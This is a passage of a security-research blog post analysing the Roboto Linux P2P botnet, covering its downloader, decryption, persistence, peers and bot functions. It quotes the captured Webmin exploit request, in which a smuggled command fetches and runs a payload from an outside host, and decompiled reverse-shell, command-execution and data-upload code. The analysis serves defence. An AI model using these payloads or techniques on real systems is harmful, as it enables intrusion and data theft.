The awaiting Roboto Botnet

blog.netlab.360.com/the-awaiting-roboto-botnet-en

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20 November 2019 / Roboto

Background introduction


On August 26, 2019, our 360Netlab Unknown Threat Detection System highlighted a suspicious ELF file (4cd7bcd0960a69500aa80f32762d72bc) and passed along to our researchers to take a closer look, upon further analysis, we determined it is a P2P bot program.

Fast forwarded to October 11, 2019, our Anglerfish honeypot captured another suspicious ELF sample (4b98096736e94693e2dc5a1361e1a720), and it turned out to be the Downloader of the previous suspicious ELF sample. The Downloader sample downloads the above Bot program from two hard-coded HTTP URLs. One of the addresses disguised the Bot sample as a Google font library "roboto.ttc", so we named the Botnet Roboto.

We have been tracking the Roboto Botnet for nearly three months and here are some of its technical features.

Roboto Botnet overview

Currently, we have captured the Downloader and Bot modules of the Roboto Botnet, and we speculate that it also has a vulnerability scanning module and a P2P control module.



Roboto Botnet mainly supports 7 functions: reverse shell, self-uninstall, gather process' network information, gather Bot information, execute system commands, run encrypted files specified in URLs, DDoS attack, etc.

At the same time, it also uses Curve25519, Ed25519, TEA, SHA256, HMAC-SHA256 and other algorithms to ensure the integrity and security of its components and P2P network, create the corresponding Linux self-starting script based on the target system, and disguise its own files and processes name to gain persistence control.

Roboto Botnet has DDoS functionality, but it seems DDoS is not its main goal. We have yet to captured a single DDoS attack command since it showed up on our radar. We still yet to learn its true purpose.

Propagation

On October 11th, 2019, the Anglerfish honeypot caught `51.38.200.230` spreading Downloader sample `4b98096736e94693e2dc5a1361e1a720` via the Webmin RCE vulnerability (CVE-2019-15107) . The download URL is `http://190.114.240.194/boot`, the following is the exploit Payload.

```
POST /password_change.cgi HTTP/1.1
Host: {target}:10000
User-Agent: Go-http-client/1.1
Accept: */*
Referer: https://{target}:10000/session_login.cgi
Cookie: redirect=1; testing=1; sid=x; sessiontest=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 270

user=daemon&pam=&new1=x&new2=x&old=x%7Cwget%20190.114.240.194%2Fboot%20-
O%20%2Ftmp%2F93b5b5e8%3Bchmod%20777%20%2Ftmp%2F93b5b5e8%3B%2Ftmp%2F93b5b5e8%26&expired
O%20%2Ftmp%2F93b5b5e8%3Bchmod%20777%20%2Ftmp%2F93b5b5e8%3B%2Ftmp%2F93b5b5e8%26%
```

We can see that `51.38.200.230` itself also has the same Webmin service (TCP/10000) open, guess it was also infected.

Reverse analysis

Roboto Downloadersample analysis

MD5: 4b98096736e94693e2dc5a1361e1a720

> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
> Library: musl-libc

The main function of Roboto Downloader is to download the corresponding encrypted Roboto Bot program from the specified URL according to the CPU architecture of the victim machine, and then decrypt and execute it.

Currently, Roboto Downloader supports both i386 and x86_64 architectures.

```
if ( !strcasecmp(name.machine, "x86_64") )
  v20 = &res_1;
else
  v20 = &res_2;
memset(s, 0, 0x270u);
```

The Roboto Downloader sample hard-coded URL stores the encrypted Roboto Bot program. Each group of URLs has a corresponding decryption key and SHA256 check value.

```
res_2           dd offset a1447613983   ; DATA XREF: main:loc_8048904↑o
                                        ; "144.76.139.83"
                dd 50h
                dd offset image2        ; "community/uploadxx/1461C493-38BF-4E72-B".
                dd 84656B10h
                dd 7C950651h            <-- XOR KEY
                dd 61B8A8CBh
                dd 9A59DDD0h
                dd 0A0748786h
                dd 984C8EF1h
                dd 7489E35Ah            <-- SHA256
                dd 5700EADEh
                dd 0BB89CE99h
                dd 213804B8h
                dd offset aCitilinkDev6Ru ; "citilink.dev6.ru"
                dd 50h
                dd offset aCssRobotoTtc ; "css/roboto.ttc"
                dd 6373A6FDh
                dd 1DF2265Bh
                dd 5AF691CCh
                dd 6213B65Dh
                dd 0FEC2976Dh
                dd 0DAE743DFh
                dd 3D33DD51h
                dd 8A2FC9C8h
                dd 33734660h
                dd 0C44B4F5Dh
```

Take image2.jpg as an example. Its SHA256 hash value is consistent with the hard-coded SHA256 hash value in the Roboto Downloader sample.


```
x86-test@x86test:~$ sha256sum  image2.jpg
cba8b861d0dd599a868774a0f18e4c985ae38974deea005799ce89bbb8043821  image2.jpg
```

The decryption algorithm is as follows, the Key length is 8 bytes, and each round will calculate a new XOR Key.

```
LODWORD(v3) = swap_order(*key, key[1]);
v10 = v3;
while ( len > 7 )
{
  v4 = calc_newkey(v10);
  v10 = v4;
  LODWORD(v3) = swap_order(v4, SHIDWORD(v4));
  v9 = v3;
  for ( i = 0; i <= 7; ++i )
  {
    LODWORD(v3) = buf++;
    *(_BYTE *)v3 ^= *((_BYTE *)&v9 + i);
  }
  len -= 8;
}
if ( len )
{
  v5 = calc_newkey(v10);
  v10 = v5;
  LODWORD(v6) = swap_order(v5, SHIDWORD(v5));
  v9 = v6;
  for ( j = 0; ; ++j )
  {
    LODWORD(v3) = j;
    if ( j >= len )
      break;
    v7 = buf++;
    *v7 ^= *((_BYTE *)&v9 + j);
  }
```

After decrypting, we got the Roboto Bot sample.

Hiew: image2.jpg



Hiew: image2.jpg.dec

The initial XOR Key is not known, but the characteristics of the XOR encryption algorithm can be used to get the bot file.
According to the feature that the value of elf_header[0x8:0xf] is often 0, the Bot file can be decrypted by the following method.

```
fstream file(filename, ios::binary | ios::in);
file.read((char*)fstr.data(), fsize);
file.close();
string skey(fstr, 8, 8);
reverse(skey.begin(), skey.end());
uint64_t *sskey = (uint64_t*)&skey[0];
cout << hex << "sskey= " << *sskey << endl;
fstr[0] = '\x7F';
fstr[1] = 'E';
fstr[2] = 'L';
fstr[3] = 'F';
fstr[6] = '\x01';
fstr[7] = '\x00';
fsize -= 8;
uint64_t cnt = fsize / 8;
uint8_t rmd = fsize % 8;
for (uint64_t i = 0; i < cnt; i++) {
        for (int j = 0; j < 8; j++)
        {
                fstr[8 + i * 8 + j] ^= *((uint8_t*)sskey + 7 - j);
        }
        uint64_t rnda = *sskey << 13 ^ *sskey;
        uint64_t rndb = rnda >> 7 ^ rnda;
        uint64_t rndc = rndb << 17 ^ rndb;
        *sskey = rndc;
}
for (uint8_t i = 0; i < rmd; i++)
{
        fstr[8 * cnt + 8 + i] ^= *((uint8_t*)sskey + rmd - i);
}
if (fstr[42] == '\x20' && fstr[46] == '\x28')
{
        fstr[4] = '\x01';
        fstr[5] = '\x01';
}
if (fstr[43] == '\x20' && fstr[47] == '\x28')
{
        fstr[4] = '\x01';
        fstr[5] = '\x02';
}
if (fstr[54] == '\x38' && fstr[58] == '\x40')
{
        fstr[4] = '\x02';
        fstr[5] = '\x01';
}
if (fstr[55] == '\x38' && fstr[59] == '\x40')
{
        fstr[4] = '\x02';
        fstr[5] = '\x02';
}
```

Roboto Bot sample analysis

MD5: d88c737b46f1dcb981b4bb06a3caf4d7

> ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
> Library: musl-libc

As aforementioned, Roboto Bot has server build in functions and disguise itself on the victim host.

Disguise

- Create self-starting script based on the release version of the Linux system `/etc/init.d/dns-clear` or `systemd-hwdb-upgrade.service`

```
#! /bin/sh

### BEGIN INIT INFO
# Provides:          dns-clear
# Required-Start:    $local_fs $remote_fs $network
# Required-Stop:     $local_fs
# Default-Start:     1 2 3 4 5
# Default-Stop:
# Short-Description: Cleans up any mess left by 0dns-up
### END INIT INFO

PATH=/sbin:/bin:/usr/sbin:/usr/bin

case "$1" in
  start)
        /usr/lib/libXxf86dag.so.1.0.0 &
        ;;
  *)
        ;;
esac

exit 0
```

- Fake Process names

```
(sd-pam)
/sbin/rpcbind
/usr/bin/python
upstart-socket-bridge
/usr/sbin/irqbalance
/lib/systemd/systemd-udevd
/usr/libexec/postfix/master
```

- File name for masquerading

```
libXxf86dag.so
.node_repl_history.gz
```

Hard coded Peer information

Roboto Bot hardcoded 4 sets of Peers, the structure is **IP: PORT: Curve25519_Pub Key**

```
s = &pubkey_1;
v23 = (const char *)0x51B9FD5;          // 213.159.27.5:57491
v16 = &pubkey_1;
LOWORD(v24) = 57491;
v25 = &pubkey_2;
v26 = (const char *)0xFC2D2EBA;         // 186.46.45.252:52085
LOWORD(v27) = 52085;
v28 = &pubkey_3;
v29 = 95;                               // 95.216.17.209:57935
v30 = 216;
v31 = 17;
v32 = 209;
v33 = 57935;
v34 = &pubkey_4;
v35 = 120;                              // 120.150.43.45:49252
v36 = 150;
v37 = 43;
v38 = 45;
v39 = 49252;
```

```
Peer 1:
        213.159.27.5:57491
Pubkey:
        8E A5 64 E2 A5 F7 73 6D 2E F2 86 D3 7B B7 86 E4
        7F 0D A7 A0 77 B1 AD 24 49 5B DE D6 DB B7 E1 79

Peer 2:
        186.46.45.252:52085
Pubkey:
        93 DA 64 B3 1F 49 1B A4 B5 2D 28 92 49 52 7C 3D
        41 D2 4F B2 8B FF 2C ED A2 E7 90 18 4F 9E C0 7B

Peer 3:
        95.216.17.209:57935
Pubkey:
        E8 78 31 C6 55 9A 13 FC AB DB 75 9B A5 B1 D6 05
        F2 3A 72 FF 04 B5 9F 7F 5A 8B 12 56 F2 CA 01 5E

Peer 4:
        120.150.43.45:49252
Pubkey:
        E7 30 7D 3C BC 93 4A EC ED D8 FD 9F B9 FE 93 B7
        F3 53 B3 11 5D F7 C8 CA 0C F8 77 D1 34 CA 37 20
```


The third peer has the following modification in the sample `4cd7bcd0960a69500aa80f32762d72bc`

```
Peer 3:
        66.113.179.13:33543
Pubkey:
        B3 E5 B3 D6 E6 DE 7C 7D 79 40 A5 4F D9 B0 AC 7B
        2D C6 CE 69 EF F3 C4 58 F2 98 A8 92 DF 92 9E 0E
```

Encryption verfication

Roboto Bot uses algorithms such as Curve25519, TEA, and HMAC-SHA256 to implement data encryption and validity verification. This method is widely been used in the generation of cfg files and data packets.

The general process is as shown



Curve25519_PrivateKey is generated by /dev/urandom.


```
v10 = open("/dev/urandom", 0, &byte_8083120[0x300], &byte_8083120[0x300]);
if ( v10 >= 0 && read(v10, &s, 0x20u) > 31 )
{
  close(v10);
  v11 = wrap_memalloc(0x20u);
  v12 = v11;
  prealbuf = v11;
  v13 = wrap_memalloc(0x20u);
  genekeybuf = v13;
  if ( !v12 )
  {
    if ( v13 )
      free(v13);
    goto LABEL_22;
  }
  if ( v13 )
  {
    qmemcpy(v13, &s, 0x20u);
    v14 = v13[31];
    *v13 &= 0xF8u;
    v13[31] = v14 & 0x7F | 0x40;
```

cfg file

Roboto Bot will store the generated cfg files in different file locations depending on the privilege it runs.

```
$home/.config/trolltech.conf      //run as regular user
/etc/iproute2/rt_ksfield          //run as root
```

The cfg file contains the private key, the encrypted data, and the HMAC-SHA256 value of the encrypted data, which are updated every hour. The encrypted data is composed of Peer and Port information, and its structure is *peer:length:data,pcfg:length:data*.



Cfg file decryption example

```
The first 0x20 byte，Curve25519 private key
    68 F4 83 18 2C F2 80 3D D1 B3 FF 68 FB 35 3D E8
    E6 C8 DB 0B 8E FC 73 7C 01 B3 6F 3F 1C 89 38 63
The last 0x20 byte，hmac-sha256 hash (0x20-0x165)
    1B 64 C4 FD 65 C0 95 9B 6F B1  D7 C1 75 31 DA 5A
    01 EC E1 52 06 25 E9 7D A1 9B  57 E5 CA 67 2B D6

Encryption verification
1. Generate publicKey:
    52 25 27 87 F2 B2 F7 35 32 1F ED A7 6A 29 03 A8
    3F A4 51 58 EF 53 F5 6F 28 99 01 8E 62 2C 4A 24

2. Using last 16 bytes, DWORD reverse，to be used as encryption key for TEA:
    58 51 A4 3F 6F F5 53 EF 8E 01 99 28 24 4A 2C 62

3. Using the above Key, to get XOR Key:
    First round: ED 16 FB 00 46 4F 94 99

4. XOR decryption，repeat step 4 on every 8 byte，to update XOR Key:
    Ciphertext: 9D 73 9E 72 76 4E DE 99
    Plaintext: peer\x30\x01\x4a\x00\x00
```

Therefore, we know that Peer has 0x130 bytes of information, and so on, the plaintext of the ciphertext (8E 3C 1F 93 B1 C9) is (pcfg\x04\x00).

P2P control module

Roboto Bot can be controlled by a Unix domain socket. The bound path is `/tmp/.cs`

```
addr.sun_family = 1;
strncpy(addr.sun_path, "/tmp/.cs", 100u);
if ( bind(fd, (const struct sockaddr *)&addr, 0x6Eu) >= 0 && listen(fd, 1) >= 0 )
{
  byte_8083420 = 1;
  while ( 1 )
  {
    v15 = accept(fd, 0, 0);
```

The following code starts the control process

```
if ( getenv("CS") )
{
  unlink("/tmp/.cs");
  wrap_pthread_create(v6, &unk_8078DE0, 0, (int)cs_procedure, 0);
}
```

We did not find the relevant code to set the environment variable "CS" in the Roboto Bot sample, so we speculated that it is in the Roboto P2P control module. It starts a process, sets the environment to "CS", and controls the Roboto Bot module through a Unix domain socket. then the P2P node becomes the control node in the Botonet P2P network.

We can get a good idea on the functions of the P2P control module through the Roboto Bot module, these function names are very intuitive.

```
aAddpeer        db 'addpeer',0

; char s2[]
s2              db 'peers',0

aDelpeer        db 'delpeer',0
aInjectcmd      db 'injectcmd',0
aPortsetup      db 'portsetup',0
aClose          db 'close',0
aWritecfg       db 'writecfg',0
aInfo           db 'info',0
```

We tested some of the control commands by hijacking the Roboto Bot program. Here are some test results.

`info` The command will display hard-coded information and public key information, including the `v17` , we suspect it is a program version number.

```
76 31 37 20 49 66 20 69  74 20 77 61 6C 6B 73 20  v17·If·it·walks·
6C 69 6B 65 20 61 20 64  75 63 6B 20 61 6E 64 20  like·a·duck·and·
69 74 20 71 75 61 63 6B  73 20 6C 69 6B 65 20 61  it·quacks·like·a
20 64 75 63 6B 2C 20 74  68 65 6E 20 69 74 20 6D  ·duck,·then·it·m
75 73 74 20 62 65 20 61  20 64 75 63 6B 0A 70 6B  ust·be·a·duck.pk
20 35 32 32 35 32 37 38  37 66 32 62 32 66 37 33  ·52252787f2b2f73
35 33 32 31 66 65 64 61  37 36 61 32 39 30 33 61  5321feda76a2903a
38 33 66 61 34 35 31 35  38 65 66 35 33 66 35 36  83fa45158ef53f56
66 32 38 39 39 30 31 38  65 36 32 32 63 34 61 32  f2899018e622c4a2
34 0A 00 00 00 00 00 00  A1 00 00 00 90 0D 00 00  4...............
```

`peers` The command displays the P2P node information currently connected by Roboto Bot.

```
00 00 00 00 30 20 32 31  33 2E 31 35 39 2E 32 37  ....0·213.159.27
2E 35 20 35 37 34 39 31  20 38 65 61 35 36 34 65  .5·57491·8ea564e
32 61 35 66 37 37 33 36  64 32 65 66 32 38 36 64  2a5f7736d2ef286d
33 37 62 62 37 38 36 65  34 37 66 30 64 61 37 61  37bb786e47f0da7a
30 37 37 62 31 61 64 32  34 34 39 35 62 64 65 64  077b1ad24495bded
36 64 62 62 37 65 31 37  39 20 30 2E 30 25 20 6C  6dbb7e179·0.0%·l
00 2E 2E 2E 2E 2E 0A 31  20 31 38 36 2E 34 36 2E  .......1·186.46.
34 35 2E 32 35 32 20 35  32 30 38 35 20 39 33 64  45.252·52085·93d
61 36 34 62 33 31 66 34  39 31 62 61 34 62 35 32  a64b31f491ba4b52
64 32 38 39 32 34 39 35  32 37 63 33 64 34 31 64  d289249527c3d41d
32 34 66 62 32 38 62 66  66 32 63 65 64 61 32 65  24fb28bff2ceda2e
37 39 30 31 38 34 66 39  65 63 30 37 62 20 30 2E  790184f9ec07b·0.
30 25 20 2E 2E 2E 2E 2E  2E 2E 0A 32 20 39 35 2E  0%·........2·95.
32 31 36 2E 31 37 2E 32  30 39 20 35 37 39 33 35  216.17.209·57935
20 65 38 37 38 33 31 63  36 35 35 39 61 31 33 66  ·e87831c6559a13f
63 61 62 64 62 37 35 39  62 61 35 62 31 64 36 30  cabdb759ba5b1d60
35 66 32 33 61 37 32 66  66 30 34 62 35 39 66 37  5f23a72ff04b59f7
66 35 61 38 62 31 32 35  36 66 32 63 61 30 31 35  f5a8b1256f2ca015
```

Bot function

- Reverse shell

```
if ( preliminary_process_with_fmt(ptr[1], *ptr, (int *)&unk_8078B60, &addr.sin_addr, &addr.sin_
{
  addr.sin_family = 2;
  v1 = socket(2, 1, 0);
  if ( v1 != -1 && connect(v1, (const struct sockaddr *)&addr, 0x10u) >= 0 )
  {
    v2 = fork();
    if ( !v2 )
    {
      dup2(v1, 0);
      dup2(v1, 1);
      dup2(v1, 2);
      close(v1);
      setenv("PATH", "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", 1);
      execve("/bin/sh", &argv, 0);
```

- Self uninstall

```
if ( dest )
{
  chmod(&dest, 0x1B6u);
  truncate(&dest, 0);
  if ( unlink(&dest) == -1 )
    chmod(&dest, 0);
}
if ( byte_8078E80 )
{
  chmod(&byte_8078E80, 0x1FFu);
  truncate(&byte_8078E80, 0);
  if ( unlink(&byte_8078E80) == -1 )
    chmod(&byte_8078E80, 0);
}
result = getuid();
if ( !result )
{
  v1 = sub_804E990();
  if ( v1 )
  {
    wrap_strcat((int)&name, 128, "systemctl %s systemd-hwdb-upgrade.service &>/dev/null", "disable");
    system(&name);
    wrap_strcat((int)&name, 128, "%s/system/systemd-hwdb-upgrade.service", v1);
    result = unlink(&name);
  }
  else
  {
    v2 = 1;
    do
    {
      v3 = v2++;
      wrap_strcat((int)&name, 128, "/etc/rc%d.d/S70dns-clear", v3);
      unlink(&name);
    }
    while ( v2 != 6 );
    result = unlink("/etc/init.d/dns-clear");
  }
```

- Execution system command

```
if ( preliminary_process_with_fmt(ptr[1], *ptr, (int *)&unk_8078BA0, &v4, &v5) >= 0 )
{
  v1 = 191;
  v2 = v5;
  if ( v4 <= 0xBFu )
    v1 = v4;
  command[v1] = 0;
  if ( v1 < 4 )
  {
    if ( v1 )
    {
      command[0] = *v2;
      if ( v1 & 2 )
        *(_WORD *)&command[v1 - 2] = *(_WORD *)&v2[v1 - 2];
    }
  }
  else
  {
    *(char **)((char *)&v5 + v1) = *(char **)&v2[v1 - 4];
    qmemcpy(command, v2, 4 * ((v1 - 1) >> 2));
  }
  system(command);
```

- Get process network information (traverse process list, get process, network and crontab file information) and upload it to the specified HTTP interface

```
/proc/%s/exe
/proc/%s/cmdline
/proc/net/tcp
/proc/net/udp
crontab
```

```
v27 = "\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n";
v28 = 63;
v25 = v12;
v13 = v2[2];
v29 = &v24;
v26 = v13;
v30 = strlen(&v24);
v31 = "\r\nAccept: */*\r\nUser-Agent: Wget/1.15 (linux-gnu)\r\nContent-Length: ";
v32 = 66;
v33 = v41;
v14 = v41;
do
{
  v15 = *(_DWORD *)v14;
  v14 += 4;
  v16 = ~v15 & (v15 - 16843009) & 0x80808080;
}
while ( !v16 );
v35 = " HTTP/1.1\r\nHost: ";
v36 = 17;
v39 = "POST /";
```

- Get the Bot information and upload it to the specified HTTP interface.

```
v38 = sub_8053530((int)&v69, 128, (int)src, botpubkey, 0, 17, v36, v37, botport, v35, v34, v41);
if ( v38 >= 0 )
{
  v21 = v38;
  v22 = sub_804CB90(&v69, v38);
EL_26:
  if ( !v22 )
    return;
  wrap_strcat((int)&s, 6, "%u", v21);
  v54 = v22;
  v55 = v21;
  v56 = "\r\nContent-Type: application/octet-stream\r\nConnection: close\r\n\r\n";
  v57 = 63;
  v58 = &s;
  v59 = strlen(&s);
  v60 = "\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\nContent-Length: ";
  v61 = 95;
  ptr = dest;
  v23 = dest;
  do
  {
    v24 = *(_DWORD *)v23;
    v23 += 4;
    v25 = ~v24 & (v24 - 16843009) & 0x80808080;
  }
  while ( !v25 );
  v65 = " HTTP/1.1\r\nHost: ";
  v66 = 17;
  *(_DWORD *)src = "POST /";
```

- Run the encrypted file in the specified URL (similar to the Roboto Downloader function)

```
v60 = "\r\nUser-Agent: Mozilla/4.0 (compatib
v15 = dest;
v61 = 100;
v62 = dest;
do
{
  v16 = *(_DWORD *)v15;
  v15 += 4;
  v17 = ~v16 & (v16 - 16843009) & 0x80808080
}
while ( !v17 );
v64 = " HTTP/1.0\r\nHost: ";
if ( !((unsigned __int16)~(_WORD)v16 & (unsi
  v17 >>= 16;
v65 = 17;
v68 = "GET /";
```

```
sha256_prepare(v74);
wrap_memccat(v74, buf, n);
sha_final(v74, &s1);
if ( memcmp(&s1, s2, 0x20u) )
  goto LABEL_85;
v55 = n;
v33 = (char *)buf;
v34 = _byteswap_ulong(a7[1]);
v35 = _byteswap_ulong(*a7);
if ( n <= 7 )
{
  v56 = buf;
}
else
{
  fda = (char *)buf + 8 * ((n - 8) >> 3) + 8;
  do
  {
    LODWORD(v36) = v34 ^ (v34 << 13);
    HIDWORD(v36) = v35 ^ (__PAIR__(v35, v34) >> 19);
    v37 = (v36 >> 7) ^ v34 ^ (v34 << 13);
    HIDWORD(v36) = v35 ^ (__PAIR__(v35, v34) >> 19) ^
    LODWORD(v36) = v37;
    v34 = (v37 << 17) ^ v37;
    *((_DWORD *)v33 + 1) ^= _byteswap_ulong(v34);
